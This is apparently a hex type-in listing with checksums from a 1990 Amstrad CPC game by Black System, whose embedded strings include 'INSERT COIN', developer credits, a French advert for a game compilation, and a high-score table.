6640:00 00 C0 80 5D F3 F3 C0:0E
6648:C0 0D E2 EA F3 F3 F3 E2:FC
6650:FF 4A C0 F1 5B A7 F3 C0:A3
6658:48 40 F3 0D 0E 0D E2 EA:A5
6660:40 0E AE 5D 84 4A 80 40:70
6668:0D 5D EA EA 48 00 40 48:63
6670:FF 80 85 EA 00 40 AF C0:55
6678:00 AE EA 00 00 84 80 00:90
6680:D5 80 00 00 D5 0A 00 48:60
6688:00 00 00 40 08 0E EA 00:D0
6690:00 00 40 AA D5 80 00 00:87
6698:00 00 80 40 00 00 00 00:7E
66A0:00 D1 E2 00 00 00 40 E7:46
66A8:79 80 00 00 40 8F 16 E2:CB
66B0:00 00 40 0E 21 C0 00 00:33
66B8:40 5D 98 D3 80 00 40 FB:44
66C0:6E 93 E2 00 40 B6 95 C1:FF
66C8:62 00 40 29 3D 68 C2 00:E3
66D0:D1 42 6E 3A E2 40 9E C4:19
66D8:98 71 68 40 1D 98 71 B6:D8
66E0:6A 40 EE 60 3E 3D 80 00:9E
66E8:90 C5 9D 6E 80 00 40 84:57
66F0:64 98 80 00 00 D5 90 60:58
66F8:E2 00 40 E2 6A 95 79 40:67
6700:D1 3D 98 64 3E 95 B6 6E:28
6708:60 90 9D C4 3D 98 80 64:37
6710:7B 90 6E 60 40 9D E2 8E:68
6718:BA 80 40 EA 80 C0 C0 00:E1
6720:40 AE CA F3 F3 F3 F3 0F:DB
6728:0F 0F 0F 0C 0C 0C 0C FF:E9
6730:FF FF FF C0 C0 C0 C0 A7:49
6738:D1 4A A7 F3 D1 E2 F3 5B:A3
6740:85 E2 5B A7 D1 4A A7 5B:D7
6748:85 E2 5B 0F 85 4A 0F 0D:6B
6750:84 4A 0D AE D5 48 AE F3:E1
6758:F3 F3 F3 0F 0F 0F 0F 0C:1B
6760:0C 0C 0C FF FF FF FF 00:F9
6768:00 00 00 00 00 00 00 00:CF
6770:00 00 00 00 00 00 00 00:D7
6778:00 00 00 00 00 00 00 00:DF
6780:00 00 00 00 00 00 00 00:E7
6788:00 00 00 00 00 00 00 00:EF
6790:00 00 00 00 00 00 00 00:F7
6798:00 00 00 00 00 00 00 00:FF
67A0:00 00 00 00 00 00 00 00:07
67A8:00 00 00 00 00 00 00 00:0F
67B0:00 00 00 00 00 00 00 40:17
67B8:80 00 00 00 00 90 60 00:9F
67C0:00 00 40 35 3A 80 00 00:DD
67C8:40 3E 3D 80 C0 00 90 79:1A
67D0:B6 60 30 00 94 3C B6 3A:53
67D8:3F 40 35 3E 3D 35 3C 00:A8
67E0:00 00 00 00 00 00 00 00:47
67E8:00 00 00 00 00 00 00 00:4F
67F0:00 00 00 00 00 00 00 00:57
67F8:00 00 00 00 00 00 00 00:5F
6800:00 00 00 00 00 00 00 00:68
6808:00 80 00 00 00 00 00 60:70
6810:80 40 80 00 00 6A 60 90:94
6818:60 00 00 90 3F 3C B6 3E:AD
6820:F3 35 79 7B F3 79 F3 79:3E
6828:B6 F3 F3 F3 79 3E 3D F3:E5
6830:F3 B6 3C 9D 6E B6 F3 3C:0E
6838:3E 64 98 79 B6 3C 3F 90:81
6840:60 3E 3D 3E 6E 40 C0 9D:01
6848:6E 9D 98 00 40 64 98 64:00
6850:60 00 00 90 60 90 80 38:D8
6858:3A 35 3A 80 00 B7 3D 7B:DF
6860:B7 80 00 B6 F3 79 B6 80:E6
6868:00 F3 B6 3E 3D 80 00 B6:B1
6870:3D 9D 6E 80 00 3D 6E 64:29
6878:98 80 00 6E 98 90 60 00:28
6880:00 CC 60 40 80 00 00 30:A0
6888:80 00 00 00 00 C0 00 00:F0
6890:00 00 00 F3 64 7B F3 B2:CF
6898:9D F3 3D F3 F3 79 3E 3C:2D
68A0:46 79 3C 3C 89 03 98 16:7B
68A8:3C 29 35 9D 64 2B 03 46:EC
68B0:6E 71 F3 64 7B F3 98 F3:AA
68B8:79 38 F3 F3 3D 79 B6 46:DF
68C0:79 B6 46 16 29 17 16 29:70
68C8:12 2B 03 64 2B 03 64 F3:6E
68D0:64 7B F3 B2 9D F3 3D F3:39
68D8:F3 79 3E 3C 46 79 3C 3C:87
68E0:89 03 98 16 3C 29 35 9D:74
68E8:64 2B 03 46 6E 71 F3 64:BC
68F0:7B F3 98 F3 79 38 F3 F3:37
68F8:3D 79 B6 46 79 B6 46 16:04
6900:29 17 16 29 12 2B 03 64:37
6908:2B 03 64 00 00 00 00 00:CE
6910:00 00 00 00 00 00 00 00:79
6918:00 00 00 00 00 00 00 00:81
6920:00 00 00 00 00 00 00 00:89
6928:00 00 00 00 00 00 00 00:91
6930:00 40 80 00 00 00 00 D1:21
6938:80 00 00 00 40 B7 80 00:2B
6940:00 00 D1 3A 80 00 00 00:84
6948:00 00 00 00 00 00 00 00:B1
6950:00 00 00 00 00 00 00 00:B9
```

```
6958:00 00 00 40 C0 C0 C0 00:41
6960:C0 91 F9 F3 B9 C0 C3 33:6C
6968:FC FC 33 E3 33 93 C3 C3:C8
6970:93 68 F2 1B C0 C0 C0 6A:4E
6978:A5 19 63 C3 C3 C8 0E BB:A6
6980:33 33 33 40 B7 C8 00 00:5E
6988:00 D1 E6 60 00 00 00 F3:5D
6990:3A 80 00 00 00 B7 C8 00:F5
6998:00 00 00 6E 60 C0 C0 C0:59
69A0:80 98 D1 F3 F3 33 C0 C2:39
69A8:93 33 33 C3 C1 C1 33 76:0F
69B0:B9 63 C1 93 33 F9 E2 91:B2
69B8:91 33 76 F3 B9 91 D4 00:15
69C0:00 00 00 00 00 00 00 00:29
69C8:00 00 00 00 00 00 00 00:31
69D0:00 00 00 00 00 00 00 00:39
69D8:00 00 00 00 00 C0 C0 C0:01
69E0:C0 C0 C0 93 33 33 33 33:43
69E8:62 33 FC B9 76 76 E2 76:E1
69F0:F3 F3 F9 B9 4A F3 F9 F3:8C
69F8:F6 F6 48 61 C0 C1 76 F6:CF
6A00:F6 C1 C3 93 33 F9 F6 91:8E
6A08:33 B3 63 73 B9 C1 73 B9:10
6A10:C3 93 63 C0 D6 E9 C3 63:9D
6A18:C2 B6 91 C2 C0 93 D1 3D:3C
6A20:C3 C0 C0 C1 95 6E C0 64:EE
6A28:CC 60 C4 98 90 9D 3D 98:B3
6A30:90 C0 C4 3E B6 6E C0 B3:E8
6A38:33 76 33 33 D4 63 63 63:69
6A40:63 33 91 93 93 93 93 93:60
6A48:91 C3 C3 C3 C3 93 91 C0:56
6A50:C0 C0 C0 C1 63 F3 F3 F3:1C
6A58:F3 39 C2 3F 3F 3F 3F 6B:2F
6A60:C0 CC CC CC CC C8 90 30:D2
6A68:30 30 30 60 64 C0 C0 C0:26
6A70:C0 C0 9D F6 F6 F3 F3 F9:B6
6A78:EA B9 F9 F9 F3 F6 62 33:D6
6A80:33 76 FC B9 E2 33 33 33:7A
6A88:C3 C3 C2 C3 C3 73 C0 C0:4E
6A90:80 C0 C0 93 F3 F3 E2 C0:25
6A98:C0 C1 3F 3F 6A CC 98 C0:FF
6AA0:CC CC C8 3E 6E 60 30 30:F4
6AA8:60 79 3D C8 C0 C0 80 00:FB
6AB0:95 79 5B 3D 80 00 94 A7:6A
6AB8:A5 B6 80 00 94 A6 0E B6:8D
6AC0:80 00 94 F7 5D 3C 80 00:FB
6AC8:95 79 FB 3D 80 00 C4 3E:6A
6AD0:B6 6E 80 00 90 9D 3F 98:43
6AD8:80 00 40 64 CC 60 00 00:4E
6AE0:00 90 30 80 00 00 00 40:FA
6AE8:C0 00 00 00 00 00 00 40:12
6AF0:3E 00 00 00 00 40 79 00:67
6AF8:00 00 00 40 79 00 00 00:BF
6B00:00 40 79 00 00 00 00 40:56
6B08:3E 00 00 00 00 40 9D 00:7C
6B10:00 00 00 40 64 00 00 00:6F
6B18:00 00 90 00 00 00 00 00:33
6B20:40 00 00 00 00 00 00 A7:03
6B28:B6 6A 00 00 00 5A 5B 68:F6
6B30:00 00 00 0D 59 68 00 00:FC
6B38:00 AE BE 68 00 00 00 F7:91
6B40:B6 6A 00 00 00 79 3D C8:F6
6B48:00 00 00 3F 6E 60 00 00:15
6B50:00 CC 98 80 00 00 00 30:9B
6B58:60 00 00 00 00 C0 80 00:23
6B60:00 00 00 03 03 03 03 03:25
6B68:03 3C 3C 3C 3C 3C 3C 79:F2
```

```
6B70:F3 F3 F3 F3 F3 B6 F3 F3:99
6B78:F3 F3 F3 79 F3 F3 F3 F3:27
6B80:F3 F3 3C 3C 3C F3 F3 B6:9B
6B88:03 3C 03 79 F3 A3 C0 03:44
6B90:C0 16 F3 E2 B3 C2 93 81:60
6B98:79 F3 63 5B 93 36 F3 03:D7
6BA0:03 03 03 03 03 3C 3C 3C:24
6BA8:3C 3C 3C F3 F3 F3 B6 B6:62
6BB0:79 F3 F3 F3 29 3C 16 F3:86
6BB8:F3 F3 78 03 A1 F3 F3 B6:9C
6BC0:7D E2 E2 F3 F3 29 42 FB:39
6BC8:F3 F3 F3 53 F1 F3 F3 F3:D5
6BD0:F3 E2 C0 F1 F3 F3 F3 F3:A4
6BD8:0D 5A F0 03 03 03 80 00:81
6BE0:00 3C 3C 3C 80 00 00 3C:C7
6BE8:3C 79 80 00 00 68 3C F3:AD
6BF0:80 00 00 D0 94 F3 80 00:31
6BF8:00 F7 3C B6 80 00 00 AB:B5
6C00:3C 79 80 00 00 F3 B4 F3:50
6C08:80 00 00 A1 79 79 80 00:2B
6C10:00 0F 1C B6 80 00 00 B3:DE
6C18:C2 0D C1 B6 79 B3 C0 AE:BA
6C20:C1 36 3C B3 53 5F B3 81:FF
6C28:16 E3 2D 1C B3 42 81 E2:09
6C30:A6 AB 79 53 E2 F3 F7 A7:64
6C38:16 D1 71 F3 E2 0E AB 79:AE
6C40:71 B6 F3 5D 5F 16 B2 B6:C3
6C48:79 EA A7 95 35 B6 3C 07:73
6C50:0E C4 C4 F3 F3 F3 C0 0D:83
6C58:0F B6 B6 B6 84 AE 0C 3C:15
6C60:3C 3C BE 57 FF 29 03 29:64
6C68:29 BE BE 12 B2 53 B2 D1:CD
6C70:F3 53 71 D1 71 90 B2 D1:07
6C78:71 D1 71 90 B2 94 34 94:88
6C80:34 90 38 95 35 95 38 90:CB
6C88:3A C4 64 C4 60 C4 CC 09:46
6C90:3C 79 80 00 00 AE 16 79:20
6C98:80 00 00 16 AB 79 80 00:89
6CA0:00 AB 68 53 80 00 00 90:E6
6CA8:B2 D1 80 00 00 D1 71 D1:6D
6CB0:80 00 00 D1 30 D1 80 00:36
6CB8:00 94 60 D1 80 00 00 95:D8
6CC0:30 D1 80 00 00 C4 64 D1:5A
6CC8:80 00 00 A3 29 AE 5D 90:2C
6CD0:90 A3 57 5F EA 4A D1 B2:28
6CD8:25 E0 D1 A5 1A E6 25 5A:E9
6CE0:F0 A7 18 B7 8C 0F A5 0E:B7
6CE8:EE B7 7F 0D 0E 5D 3F B6:3E
6CF0:3E AE 5D BE 3E F3 79 3D:24
6CF8:7B 79 79 C0 C0 C0 C0 C0:BC
6D00:C0 B6 F3 F3 F3 F3 F3 90:D4
6D08:98 90 C0 90 30 29 B6 53:25
6D10:29 B6 53 30 30 30 30 30:AB
6D18:30 98 98 98 98 98 98 6E:2D
6D20:6E 6E 6E 6E 6E 3F 3F 3F:2A
6D28:3F 3F 3F 3E 3E 3E 3E 3E:53
6D30:3E 79 79 79 79 79 79 C0:9E
6D38:C0 C0 C0 C0 C0 F3 F3 F3:D4
6D40:F3 F3 F3 90 98 D1 80 00:FD
6D48:00 29 B6 53 80 00 00 30:75
6D50:30 71 80 00 00 98 98 D9:CF
6D58:80 00 00 6E 6E 7B 80 00:85
6D60:00 3F 3F 7B 80 00 00 3E:64
6D68:3E 3E 80 00 00 79 79 29:7C
6D70:80 00 00 C0 C0 C0 80 00:1D
6D78:00 F3 F3 F3 80 00 00 3C:D0
6D80:3C 3C 3C 3C 3C 03 03 03:B0
```

```
6D88:03 03 03 C0 D1 C0 C0 C0:DC
6D90:C0 00 D1 80 00 00 00 00:30
6D98:D1 80 00 00 00 00 D1 80:8D
6DA0:00 00 00 00 D1 80 00 00:22
6DA8:00 00 D1 80 00 00 00 00:88
6DB0:D1 80 00 00 00 00 D1 80:A5
6DB8:00 00 00 3C 3C 3C 3C 3C:2D
6DC0:3C 03 03 03 03 03 03 C0:BA
6DC8:C0 C0 C0 C0 C0 00 00 00:75
6DD0:00 00 00 00 00 00 00 00:3D
6DD8:00 00 00 00 00 00 00 00:45
6DE0:00 00 00 00 00 00 00 00:4D
6DE8:00 00 00 00 00 00 00 00:55
6DF0:00 00 00 00 00 00 00 3C:3D
6DF8:3C 3C 80 00 00 03 03 03:D8
6E00:80 00 00 C0 E2 C0 80 00:58
6E08:00 40 E2 00 00 00 00 40:9C
6E10:E2 00 00 00 00 40 E2 00:0E
6E18:00 00 00 40 E2 00 00 00:F0
6E20:00 40 E2 00 00 00 00 40:B4
6E28:E2 00 00 00 00 40 E2 00:26
6E30:00 00 00 00 D1 80 00 00:B3
6E38:00 00 D1 80 00 00 00 00:19
6E40:D1 80 00 00 00 00 D1 80:36
6E48:00 00 00 00 D1 80 00 00:CB
6E50:00 00 D1 80 00 00 00 00:31
6E58:D1 80 00 00 00 00 94 80:A3
6E60:00 00 00 00 94 80 00 00:B2
6E68:00 00 94 80 00 00 00 40:92
6E70:E2 00 00 00 00 40 E2 00:6E
6E78:00 00 00 40 E2 00 00 00:50
6E80:00 40 E2 00 00 00 00 40:14
6E88:E2 00 00 00 00 40 E2 00:86
6E90:00 00 00 40 E2 00 00 00:68
6E98:00 40 E2 00 00 00 00 40:2C
6EA0:68 00 00 00 00 40 68 00:CE
6EA8:00 00 00 00 94 80 00 00:FA
6EB0:00 00 94 80 00 00 00 00:DA
6EB8:94 80 00 00 00 00 94 80:C6
6EC0:00 00 00 00 94 80 00 00:12
6EC8:00 00 94 80 00 00 00 00:F2
6ED0:94 80 00 00 00 00 94 80:DE
6ED8:00 00 00 00 94 80 00 00:2A
6EE0:00 00 81 80 00 00 00 40:D1
6EE8:68 00 00 00 00 40 68 00:16
6EF0:00 00 00 40 68 00 00 00:66
6EF8:00 40 68 00 00 00 00 40:1E
6F00:68 00 00 00 00 40 68 00:2F
6F08:00 00 00 40 68 00 00 00:7F
6F10:00 40 68 00 00 00 00 40:37
6F18:68 00 00 00 00 40 42 00:3D
6F20:00 00 00 00 00 00 00 00:8F
6F28:00 C0 C0 C0 C0 80 00 F3:AF
6F30:F3 F3 F3 80 00 0F 0F 0F:8C
6F38:0F 80 00 0C 0C 0C 0C 80:BE
6F40:00 FF FF FF FF 80 00 C0:A1
6F48:C0 C0 C0 80 00 A7 D1 4A:28
6F50:A7 80 00 F3 D1 E2 F3 80:38
6F58:00 5B 85 E2 5B 80 00 A7:93
6F60:D1 4A A7 80 00 5B 85 E2:FE
6F68:5B 80 00 0F 85 4A 0F 80:2C
6F70:00 0D 84 4A 0D 80 00 AE:5E
6F78:D5 48 AE 80 00 F3 F3 F3:45
6F80:F3 80 00 0F 0F 0F 0F 80:2C
6F88:00 0C 0C 0C 0C 80 00 FF:97
6F90:FF FF FF 80 00 C0 C0 C0:B9
6F98:C0 80 00 00 00 00 00 00:C7
```

```
6FA0:00 00 00 00 00 00 00 C0:0F
6FA8:C0 C0 C0 C0 C0 F3 F3 F3:46
6FB0:F3 F3 F3 3C 3C 3C 3C 3C:D9
6FB8:3C 03 03 03 03 03 03 C0:B4
6FC0:C0 C0 E2 C0 C0 00 00 40:D5
6FC8:E2 00 00 00 00 40 E2 00:C7
6FD0:00 00 00 40 E2 00 00 00:A9
6FD8:00 40 E2 00 00 00 00 40:6D
6FE0:E2 00 00 00 00 40 E2 00:DF
6FE8:00 00 00 40 E2 00 00 00:C1
6FF0:00 40 E2 00 00 00 00 40:85
6FF8:E2 00 00 00 00 40 E2 00:F7
7000:00 00 00 40 E2 00 00 00:DA
7008:00 40 68 00 00 00 00 40:30
7010:42 00 00 00 00 D1 80 00:28
7018:00 00 00 C5 80 00 00 00:1C
7020:00 84 80 00 00 00 00 D5:C0
7028:80 00 00 00 00 D1 80 00:7E
7030:00 00 00 C5 80 00 00 00:34
7038:00 84 80 00 00 00 40 75:98
7040:60 00 00 00 90 98 B2 80:4E
7048:00 40 64 3E F3 60 00 40:5B
7050:9D 3D 79 E2 00 00 C0 5A:DA
7058:4A 80 00 00 40 0D 48 00:98
7060:00 00 40 AE EA 00 00 00:DA
7068:00 D5 80 00 00 00 00 40:02
7070:00 00 00 00 00 00 00 00:E0
7078:00 00 00 00 00 00 00 00:E8
7080:00 00 00 00 00 00 00 00:F0
7088:00 00 00 00 00 00 00 00:F8
7090:00 00 00 00 00 00 00 00:00
7098:00 00 00 00 00 00 00 00:08
70A0:00 00 00 00 00 00 00 00:10
70A8:00 00 00 40 00 00 00 00:18
70B0:00 D1 80 00 00 00 40 3C:E2
70B8:68 00 00 00 40 03 42 00:B0
70C0:00 00 94 C0 94 80 00 00:D0
70C8:81 D1 81 80 00 00 C0 D0:9E
70D0:C0 80 00 00 D1 85 D1 80:EA
70D8:00 00 94 84 94 80 00 00:F8
70E0:81 F7 A3 80 00 00 40 68:A8
70E8:68 00 00 00 40 16 42 00:52
70F0:00 00 00 81 80 00 00 00:E4
70F8:00 94 80 00 00 00 00 D1:98
7100:80 00 00 00 00 94 80 00:E9
7108:00 00 00 D1 80 00 00 00:3D
7110:00 D1 80 00 00 00 00 D1:2B
7118:80 00 00 00 00 D1 80 00:6F
7120:00 00 00 D1 80 00 00 00:55
7128:00 D1 80 00 00 00 00 D1:43
7130:80 00 00 00 00 D1 80 00:87
7138:00 00 00 D1 80 00 00 00:6D
7140:00 D1 80 00 00 00 00 D1:5B
7148:80 00 00 00 00 94 80 00:31
7150:00 00 00 D1 80 00 00 00:85
7158:00 94 80 00 00 00 00 94:11
7160:80 00 00 00 00 D1 80 00:B7
7168:00 00 00 94 80 00 00 00:A9
7170:00 94 80 00 00 00 00 94:29
7178:80 00 00 00 00 81 80 00:EF
7180:00 00 00 C0 80 00 00 00:71
7188:40 16 E2 00 00 00 40 C0:CB
7190:C0 00 00 00 40 79 E2 00:05
7198:00 00 40 16 E2 00 00 00:8B
71A0:C0 C0 C0 80 00 00 81 79:E0
71A8:F3 80 00 00 81 3C F3 80:9E
71B0:00 00 C0 C0 C0 80 00 00:21
```

```
7530:C3 37 75 A6 9F 8A 82 21:BA
7538:EE BD 36 C9 06 00 0E 00:5B
7540:CD 38 BC CD 3D 8C AF CD:04
7548:0E BC 21 64 00 22 24 90:7E
7550:C3 18 77 CD 3D 8C AF CD:FB
7558:0E BC CD CD 8D AF 32 71:AF
7560:7B 21 42 5B 11 DA CA 01:C3
7568:0C 00 3E 29 CD 9E 8B 21:D1
7570:42 5B 11 06 CB 01 0C 00:79
7578:3E 29 CD 9E 8B 21 2E 5D:03
7580:11 48 F2 01 08 00 3E 1D:32
7588:CD 9E 8B 21 16 5E 11 52:D4
7590:F2 01 08 00 3E 1D CD 9E:80
7598:8B 21 FE 5E 11 5C F2 01:6F
75A0:08 00 3E 1D CD 9E 8B 21:D5
75A8:C7 75 11 DB E3 CD B7 8B:03
75B0:21 C4 79 11 4B CE CD B7:1B
75B8:8B 21 A2 90 06 02 CD 82:F5
75C0:7B CD 4E 8C C3 F4 76 49:6D
75C8:4E 53 45 52 54 20 43 4F:F9
75D0:49 4E 2A 3A 70 90 CD 1E:AB
75D8:BB C2 D3 75 3E 05 32 1F:83
75E0:90 CD CA 82 CD E2 82 AF:38
75E8:CD A9 96 CD 3D 8C CD CD:EE
75F0:8D AF CD 0E BC 21 EE 90:63
75F8:06 03 CD 82 7B 21 42 5B:BB
7600:11 5A ED 01 0C 00 3E 29:3C
7608:CD 9E 8B CD 5E 7D CD 49:03
7610:76 3E 09 32 27 90 C6 30:68
7618:32 9E 91 21 88 91 11 61:C0
```

```
7620:F0 CD B7 8B 21 00 00 22:26
7628:24 90 AF 32 26 90 32 5D:1B
7630:8F 32 6E 8F 32 7F 8F 32:8C
7638:35 90 32 34 90 32 39 90:74
7640:32 29 90 32 E9 8C C3 62:EC
7648:76 21 4F 90 22 4E 90 21:19
7650:55 90 22 54 90 21 5B 90:84
7658:22 5A 90 21 5D 90 22 5C:D7
7660:90 C9 AF 32 26 90 CD 1A:56
7668:8B CD 9F 8D CD 72 82 CD:B7
7670:5C 8D CD AE 7D CD 4E 8C:3C
7678:C3 59 7C 21 97 76 11 6C:E9
7680:90 01 05 00 ED B0 C3 D3:45
7688:75 21 9C 76 11 6C 90 01:36
7690:05 00 ED B0 C3 D3 75 48:C6
7698:49 4A 4B 4C 00 02 08 01:48
76A0:2F 3A 27 90 3D FE 00 C2:A3
76A8:B0 76 3E 01 32 26 90 AF:BE
76B0:32 27 90 21 10 00 CD 25:ED
76B8:8F 01 50 4E 09 11 8D F0:D5
76C0:01 02 00 3E 08 C3 11 8C:C4
76C8:06 64 CD B0 8D 21 71 90:51
76D0:06 02 CD 82 7B 06 FA CD:88
76D8:B0 8D 06 FA CD B0 8D 06:3E
76E0:FA CD B0 8D 3E 2F CD 1E:09
76E8:BB CA E4 76 06 FA CD B0:46
76F0:8D C3 50 75 06 19 CD B0:0C
76F8:8D 3E 4C CD 1E BB C2 7B:AD
7700:76 3E 2F CD 1E BB C2 89:B8
7708:76 3A 71 7B 3C 32 71 7B:EF
7710:FE 32 CA 07 79 C3 F4 76:AE
```

```
7718:DD 21 9C 7B FD 21 8E 7B:DF
7720:3E A2 32 76 7B 3E 0C 32:46
7728:77 7B 06 07 FD 56 01 FD:1E
7730:5E 00 2A 24 90 CD 86 7D:43
7738:FE 01 C2 F4 79 FD 23 FD:ED
7740:23 11 1B 00 DD 19 3A 76:7A
7748:7B D6 1B 32 76 7B 3A 77:7D
7750:7B D6 02 32 77 7B 10 D4:01
7758:3E 01 11 69 92 CD A9 96:DD
7760:C3 53 75 CD 76 79 06 19:E9
7768:CD B0 8D 3A 71 7B 3C 32:E6
7770:71 7B FE 96 CA A6 78 3E:AE
7778:2F CD 1E BB C2 53 75 C3:05
7780:66 77 43 20 52 20 45 20:D1
7788:44 20 54 20 49 20 53 2A:C1
7790:3E EB 50 52 4F 47 52 41:CE
7798:4D 4D 49 4E 47 2A 8E EB:A2
77A0:4C 55 43 20 47 55 49 4C:16
77A8:4C 41 55 4D 45 2A CE EC:77
77B0:47 52 41 50 48 49 43 53:A0
77B8:2A 1E ED 48 45 52 56 45:43
77C0:20 47 55 49 4C 4C 41 55:BB
77C8:4D 45 2A 5E EE 4D 55 53:6B
77D0:49 43 20 41 4E 44 20 46:A8
77D8:58 2A AE EE 4C 55 43 20:0C
77E0:47 55 49 4C 4C 41 55 4D:10
77E8:45 2A DB FA 55 4E 45 20:D1
77F0:43 4F 4D 50 49 4C 41 54:0B
77F8:49 4F 4E 20 20 52 45 47:67
7800:52 4F 55 50 41 4E 54 2A:5C
7808:7B FB 4C 45 53 20 44 49:6C
```

```
7810:58 20 20 50 52 45 4D 49:5B
7818:45 52 53 20 20 4A 45 55:D9
7820:58 20 3F 44 45 2A 1B FC:EF
7828:42 4C 41 43 4B 20 53 59:8D
7830:53 54 45 4D 20 45 53 54:C9
7838:20 44 49 53 50 4F 4E 49:53
7840:42 4C 45 2A BB FC 43 45:95
7848:54 54 45 20 20 43 4F 4D:CE
7850:50 49 4C 20 56 41 55 54:35
7858:20 20 31 35 30 20 46 52:C1
7860:53 2A 5B FD 4E 4F 54 52:C0
7868:45 20 20 4E 55 4D 45 52:E7
7870:4F 20 20 44 45 20 54 45:74
7878:4C 45 50 48 4F 4E 45 2A:68
7880:FB FD 42 4C 41 43 4B 20:C7
7888:53 59 53 54 45 4D 2E 2E:27
7890:2E 20 34 38 20 37 33 20:41
7898:35 33 3F 36 31 2A 4E 20:53
78A0:45 20 57 20 53 2A CD 3D:40
78A8:8C AF CD 0E BC 21 EA 77:39
78B0:06 06 CD 82 7B 21 9E 78:E8
78B8:11 11 C9 CD B7 8B 21 42:BE
78C0:5B 11 5E F0 01 0C 00 3E:CC
78C8:29 CD 9E 8B 21 2E 5D 11:D5
78D0:D7 C8 01 08 00 3E 1D CD:79
78D8:9E 8B 21 FE 5E 11 C7 C9:54
78E0:01 08 00 3E 1D CD 9E 8B:6A
78E8:CD 4E 8C 06 19 CD B0 8D:08
78F0:3A 71 7B 3C 32 71 7B FE:D2
78F8:FF CA 53 75 3E 2F CD 1E:AB
7900:BB C2 53 75 C3 EB 78 CD:86
```

```
79Ø8:3D 8C AF CD ØE BC 21 82:BC
791Ø:77 11 ØE C9 CD B7 8B 21:9Ø
7918:9Ø 77 Ø6 Ø6 CD 82 7B 21:AB
792Ø:42 5B 11 5E FØ Ø1 ØC ØØ:46
7928:3E 29 CD 9E 8B 21 2E 5D:B7
793Ø:11 EØ EA Ø1 Ø8 ØØ 3E 1D:FE
7938:CD 9E 8B 21 16 5E 11 7Ø:78
794Ø:EC Ø1 Ø8 ØØ 3E 1D CD 9E:2E
7948:8B 21 FE 5E 11 ØØ EE Ø1:DF
795Ø:Ø8 ØØ 3E 1D CD 9E 8B CD:E9
7958:4E 8C Ø6 19 CD BØ 8D 3A:79
796Ø:71 7B 3C 32 71 7B FE 64:E5
7968:CA 63 77 3E 2F CD 1E BB:31
797Ø:C2 53 75 C3 5A 79 CD 3D:D7
7978:8C AF CD ØE BC 21 42 5B:92
798Ø:11 5E FØ Ø1 ØC ØØ 3E 29:DØ
7988:CD 9E 8B 21 2E 5D 11 D7:72
799Ø:C8 Ø1 Ø8 ØØ 3E 1D CD 9E:5A
7998:8B 21 FE 5E 11 C7 C9 Ø1:D6
79AØ:Ø8 ØØ 3E 1D CD 9E 8B 21:D9
79A8:EØ 79 11 ØE C9 CD B7 8B:72
79BØ:21 E8 79 11 FE C9 CD B7:C8
79B8:8B 21 9C 7B Ø6 Ø7 CD 82:B1
79CØ:7B C3 4E 8C 43 4F 5Ø 59:75
79C8:52 49 47 48 54 2Ø 42 4C:AC
79DØ:41 43 4B 2Ø 53 59 53 54:ØB
79D8:45 4D 2Ø 31 39 39 3Ø 2A:67
79EØ:42 2Ø 45 2Ø 53 2Ø 54 2A:25
79E8:4E 2Ø 49 2Ø 4E 2Ø 4A 2Ø:96
79FØ:41 2Ø 53 2A DD 22 74 7B:AC
79F8:FD 22 72 7B 3A 76 7B FE:27
7AØØ:ØØ CA 44 7A 2A 74 7B 11:31
7AØ8:C2 A4 3A 76 7B 4F Ø6 ØØ:7D
7A1Ø:ED BØ 2A 74 7B 11 1B ØØ:AF
7A18:19 EB 21 C2 A4 3A 76 7B:8E
7A2Ø:4F Ø6 ØØ ED BØ 2A 72 7B:ØB
7A28:11 64 A5 3A 77 7B 4F Ø6:EØ
7A3Ø:ØØ ED BØ ED 5B 72 7B 13:BØ
7A38:13 21 64 A5 3A 77 7B 4F:88
7A4Ø:Ø6 ØØ ED BØ 2A 24 9Ø DD:C9
7A48:2A 72 7B DD 75 ØØ DD 74:A9
7A5Ø:Ø1 21 DF FA DD 21 9C 7B:C5
7A58:Ø6 Ø7 DD 75 ØØ DD 74 Ø1:B3
7A6Ø:11 1B ØØ DD 19 11 AØ ØØ:D8
7A68:19 1Ø EF DD 2A 74 7B DD:2B
7A7Ø:66 Ø1 DD 6E ØØ 11 Ø2 ØØ:15
7A78:ED 52 22 7A 7B 2A 74 7B:38
7A8Ø:23 22 7C 7B 23 36 2E E5:1E
7A88:D1 13 Ø1 ØF ØØ ED BØ 2A:E6
7A9Ø:74 7B 11 14 ØØ 19 EB 21:Ø2
7A98:67 9Ø Ø6 Ø5 7E C6 3Ø 12:B9
7AAØ:13 23 1Ø F8 3E Ø1 11 69:7E
7AA8:92 CD A9 96 CD 76 79 C3:CD
7ABØ:BA 7A Ø6 64 CD BØ 8D C3:8E
7AB8:53 75 3E ØA 32 79 7B CD:E6
7ACØ:48 7B CD Ø6 BB 32 78 7B:EA
7AC8:FE 7F CA 1B 7B FE ØD CA:ØE
7ADØ:B2 7A FE 2Ø CA E1 7A FE:E8
7AD8:61 DA BF 7A FE 7B D2 BF:1A
7AEØ:7A 3A 79 7B 3C FE 1A D2:Ø5
7AE8:BF 7A 32 79 7B 2A 7A 7B:2Ø
7AFØ:11 Ø2 ØØ 19 22 7A 7B 2A:16
7AF8:7C 7B 23 3A 78 7B FE 2Ø:61
7BØØ:C2 Ø5 7B 3E 4Ø D6 2Ø 77:8C
7BØ8:22 7C 7B 3A 78 7B D6 2Ø:ØA
7B1Ø:CD 51 7B Ø6 23 CD BØ 8D:38
7B18:C3 BF 7A 3A 79 7B 3D FE:Ø4
7B2Ø:ØA DA BF 7A 32 79 7B 2A:FB
7B28:7C 7B 36 2E 2B 22 7C 7B:4E
7B3Ø:3E 2E CD 51 7B 2A 7A 7B:81
7B38:11 Ø2 ØØ ED 52 22 7A 7B:1Ø
7B4Ø:Ø6 23 CD BØ 8D C3 BF 7A:8A
7B48:CD ØØ BB 21 EE BD 36 C9:1B
7B5Ø:C9 FE ØØ C2 58 7B 3E 2D:4C
7B58:D6 2D 21 1Ø ØØ CD 25 8F:EF
7B6Ø:Ø1 2Ø 4E Ø9 Ø1 Ø2 ØØ 3E:2B
7B68:Ø8 ED 5B 7A 7B C3 9E 8B:61
7B7Ø:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:EB
7B78:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:F3
7B8Ø:ØØ ØØ C5 5E 23 56 23 CD:D2
7B88:E4 8B C1 1Ø F5 C9 58 1B:3F
7B9Ø:7Ø 17 88 13 AØ ØF B8 ØB:67
7B98:DØ Ø7 E8 Ø3 DF FA 4C 55:A8
7BAØ:43 2E 2E 2E 2E 2E 2E 2E:A8
7BA8:2E 2E 2E 2E 2E 2E 2E 2Ø:2B
